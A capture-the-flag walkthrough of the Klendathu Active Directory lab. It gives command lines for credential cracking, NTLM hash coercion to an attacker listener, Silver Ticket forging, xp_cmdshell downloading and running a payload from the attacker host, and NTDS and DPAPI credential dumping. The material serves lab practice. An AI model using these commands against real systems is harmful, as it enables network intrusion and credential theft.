Klendathu — VulnLab Chain / HTB Mini ProLab Writeup & Walkthrough
Introduction
Welcome to this writeup and walkthrough for Klendathu, a multi-machine Active Directory chain available on VulnLab (Chain) and Hack The Box (Mini ProLab). This is a fantastic lab for anyone looking to sharpen their Active Directory penetration testing skills, covering a wide range of attack techniques from initial access through full domain compromise. Whether you stumbled upon this writeup while preparing for the lab or are following along after getting stuck, I hope it helps you understand the methodology behind each step. Let’s get into it.
Environment Overview
The lab consists of three machines:
1 | 10.13.38.35 DC1.KLENDATHU.VL — Domain Controller |
Reconnaissance
Port Scanning
DC1 — Domain Controller
1 | sudo nmap -Pn 10.13.38.35 -sC -sV -O -vvvv --max-retries 5 -p- |
Standard domain controller ports are open: DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), RDP (3389), and WinRM (5985). The RDP banner confirms the domain name as KLENDATHU.VL.
SRV1 — SQL Server
1 | PORT STATE SERVICE |
An MSSQL instance is running on port 1433. Notably, MSSQL also appears on port 1 — likely a scan artefact, so it can be ignored.
SRV2 — Linux Server
1 | PORT STATE SERVICE |
An NFS share is exposed with no authentication required — this is our entry point.
Initial Access — NFS Share
Listing and mounting the open NFS share:
1 | mkdir ~/nfs_mount |
The share contains a single file:
1 | Switch344_running-config.cfg |
Inspecting the config file reveals two things of interest:
- A Type 5 (MD5) password hash, which we crack with Hashcat:
1 | hashcat -m 500 hash3 /usr/share/wordlists/rockyou.txt |
The hash cracks to: [REDACTED]
A cleartext password also stored in the config:
[REDACTED]VTY line credentials (also cleartext):
[REDACTED]A username in the config:
ZIM@KLENDATHU.VL
Testing the cracked credentials against the domain:
1 | zim : [REDACTED] |
Authentication succeeds.
Enumeration with Valid Credentials
SMB Shares

With valid credentials, we enumerate SMB shares on the domain controller. The HomeDirs share has READ/WRITE access — note this for later.
LDAP Signing
We check the LDAP signing configuration:
1 | netexec ldap 10.13.38.35 -u 'zim' -p '[REDACTED]' -M maq |
Key findings:
- LDAP signing is OFF
- We can add up to 10 machine accounts to the domain (default MAQ)
- ZIM can authenticate to the MSSQL instance on SRV1
BloodHound Collection
1 | netexec ldap 10.13.38.35 -u 'zim' -p '[REDACTED]' --bloodhound --dns-server 10.13.38.35 -c ALL --dns-tcp |

Reviewing the BloodHound output reveals a service account named svc_backup, with the description:
“Legacy account to sync data to users Home Directories”
This account is also a member of the Linux SSH group — useful information for later.
Coercion Vulnerabilities
Running a coercion check reveals several vulnerabilities:
1 | COERCE_PLUS 10.13.38.35 DC1 VULNERABLE, DFSCoerce |
Note: SMB signing is ON, but LDAP signing is OFF, so NTLM relay to LDAP is viable.
MSSQL — Hash Capture via UNC Path
Connecting to the MSSQL instance as ZIM:
1 | mssqlclient.py KLENDATHU.VL/'zim':'[REDACTED]'@10.13.38.36 -windows-auth |
ZIM connects as a guest. There are no linked servers of note. However, we can abuse the sys.dm_os_file_exists function to force an outbound authentication to our listener:
1 | SELECT * FROM sys.dm_os_file_exists('\\10.10.14.94\work\') |
With Responder running, we capture an NTLMv2 hash for the user RASCZAK:
1 | RASCZAK::[REDACTED HASH] |
Cracking the hash:
1 | RASCZAK : [REDACTED] |
Privilege Escalation — ForceChangePassword
Reviewing RASCZAK’s BloodHound privileges reveals ForceChangePassword over two domain users: RICO and IBANEZ.

We reset their passwords:
1 | bloodyAD -d KLENDATHU.VL -u 'RASCZAK' -p '[REDACTED]' --host 10.13.38.35 set password RICO 'Password123!' |
Neither RICO nor IBANEZ have any significant privileges directly, but we already have what we need: we know the MSSQL service on SRV1 is running under the RASCZAK account.
Silver Ticket Attack — MSSQL Admin Access
Since we have RASCZAK’s NT hash (recovered via hash capture and cracking) and know the MSSQL service runs under his account, we can forge a Silver Ticket to impersonate the domain Administrator against the SQL service.
First, get the domain SID:
1 | netexec ldap 10.13.38.35 -u 'RICO' -p 'Password123!' --get-sid |
Forge the Silver Ticket:
1 | ticketer.py -spn 'MSSQL/SRV1.KLENDATHU.VL' -domain-sid [REDACTED] -domain KLENDATHU.VL -user-id 500 -nthash [REDACTED] administrator |
Connect using the forged ticket:

1 | mssqlclient.py -windows-auth -k -no-pass KLENDATHU.VL/administrator@SRV1.KLENDATHU.VL |
We now have Administrator-level access to the MSSQL instance.
Code Execution on SRV1
With admin access to MSSQL, we enable xp_cmdshell:
1 | enable_xp_cmdshell |

We download and execute our payload:
1 | xp_cmdshell curl http://10.10.14.94:8085/Word.exe -o C:\temp\Word.exe |
From there, privilege escalation to SYSTEM is straightforward.


We dump the local SAM hive and recover credentials. Flag 1 is captured here.
Lateral Movement to Linux — Kerberos SSH
Path 1 — Machine Account Creation (Used)
Using RASCZAK’s credentials, we add a machine account to the domain and use it to authenticate to SRV2 via Kerberos SSH:
1 | bloodyAD --host DC1.KLENDATHU.VL -d KLENDATHU.VL -u 'RASCZAK' -p '[REDACTED]' add computer 'root' 'HelloWorld123!' |
Path 2 — UPN Spoofing (Alternative)
An alternative approach abuses the userPrincipalName attribute to impersonate another user:
1 | bloodyAD --host DC1.KLENDATHU.VL -d KLENDATHU.VL -u 'RASCZAK' -p '[REDACTED]' set object 'IBANEZ' userPrincipalName -v 'FLORES' |
Kerberos Configuration
For either path, ensure your local configuration is correct.
/etc/hosts:
1 | 10.13.38.35 dc1.klendathu.vl dc1 DC01 |
/etc/krb5.conf:
1 | [libdefaults] |

Flag 2 is captured on SRV2.
Domain Compromise — NTDS Backup
Once on SRV2 as root, we find a full domain controller backup stored on the server:
1 | /root/inc5543_domaincontroller_backup/ |
We copy the relevant files to our attack machine:
1 | scp -o GSSAPIAuthentication=yes root@srv2.klendathu.vl:/root/inc5543_domaincontroller_backup/registry/SYSTEM . |
Dumping all domain hashes:
1 | secretsdump.py -system SYSTEM -ntds ntds.dit LOCAL |

All domain hashes are recovered, including krbtgt and Administrator.
DPAPI Decryption — RDG File
On SRV2, there is also a cached Kerberos ticket for svc_backup in /tmp:
1 | cat b64 | base64 -d > tb.ccache |
1 | Ticket cache: FILE:tb.ccache |
Using svc_backup‘s ticket, we access the HomeDirs SMB share:
1 | smbclient.py -k KLENDATHU.VL/svc_backup@DC1.KLENDATHU.VL -no-pass |
The share contains:
1 | AppData_Roaming_Backup.zip |
The .rdg file is a Remote Desktop Connection Manager credentials file, protected with DPAPI. To decrypt it, we need the DPAPI master key, which can be extracted from the NTDS backup.
Using DSInternals to extract the boot key and then the DPAPI backup key:
1 | Import-Module DSInternals |
Decrypting the RDG file:
1 | python3 rdgdec.py --masterkey="Roaming/Microsoft/Protect/[REDACTED]" -k work.pvk --sid='[REDACTED]' jenkins.rdg |
The decrypted file reveals:
1 | [+] Profile: KLENDATHU\administrator |
Domain Administrator Access
With the recovered Administrator password, we authenticate to the domain controller:

1 | evil-winrm -i DC01 -u 'Administrator' -p '[REDACTED]' |
Flag 3 (Root flag) is captured.
Summary
| Step | Technique |
|---|---|
| Initial Access | Unauthenticated NFS mount → credential recovery from Cisco config |
| Credential Cracking | Hashcat MD5 (Type 5) hash |
| Enumeration | BloodHound, NetExec, SMB share enumeration |
| Hash Capture | MSSQL UNC path coercion via sys.dm_os_file_exists |
| Privilege Escalation | Silver Ticket against MSSQL service |
| Code Execution | xp_cmdshell → SYSTEM |
| Lateral Movement | Kerberos SSH via machine account creation |
| Domain Compromise | NTDS backup → secretsdump |
| Credential Recovery | DPAPI backup key decryption of RDG file |
Thanks for reading! If this walkthrough helped you, feel free to share it. Good luck in the lab.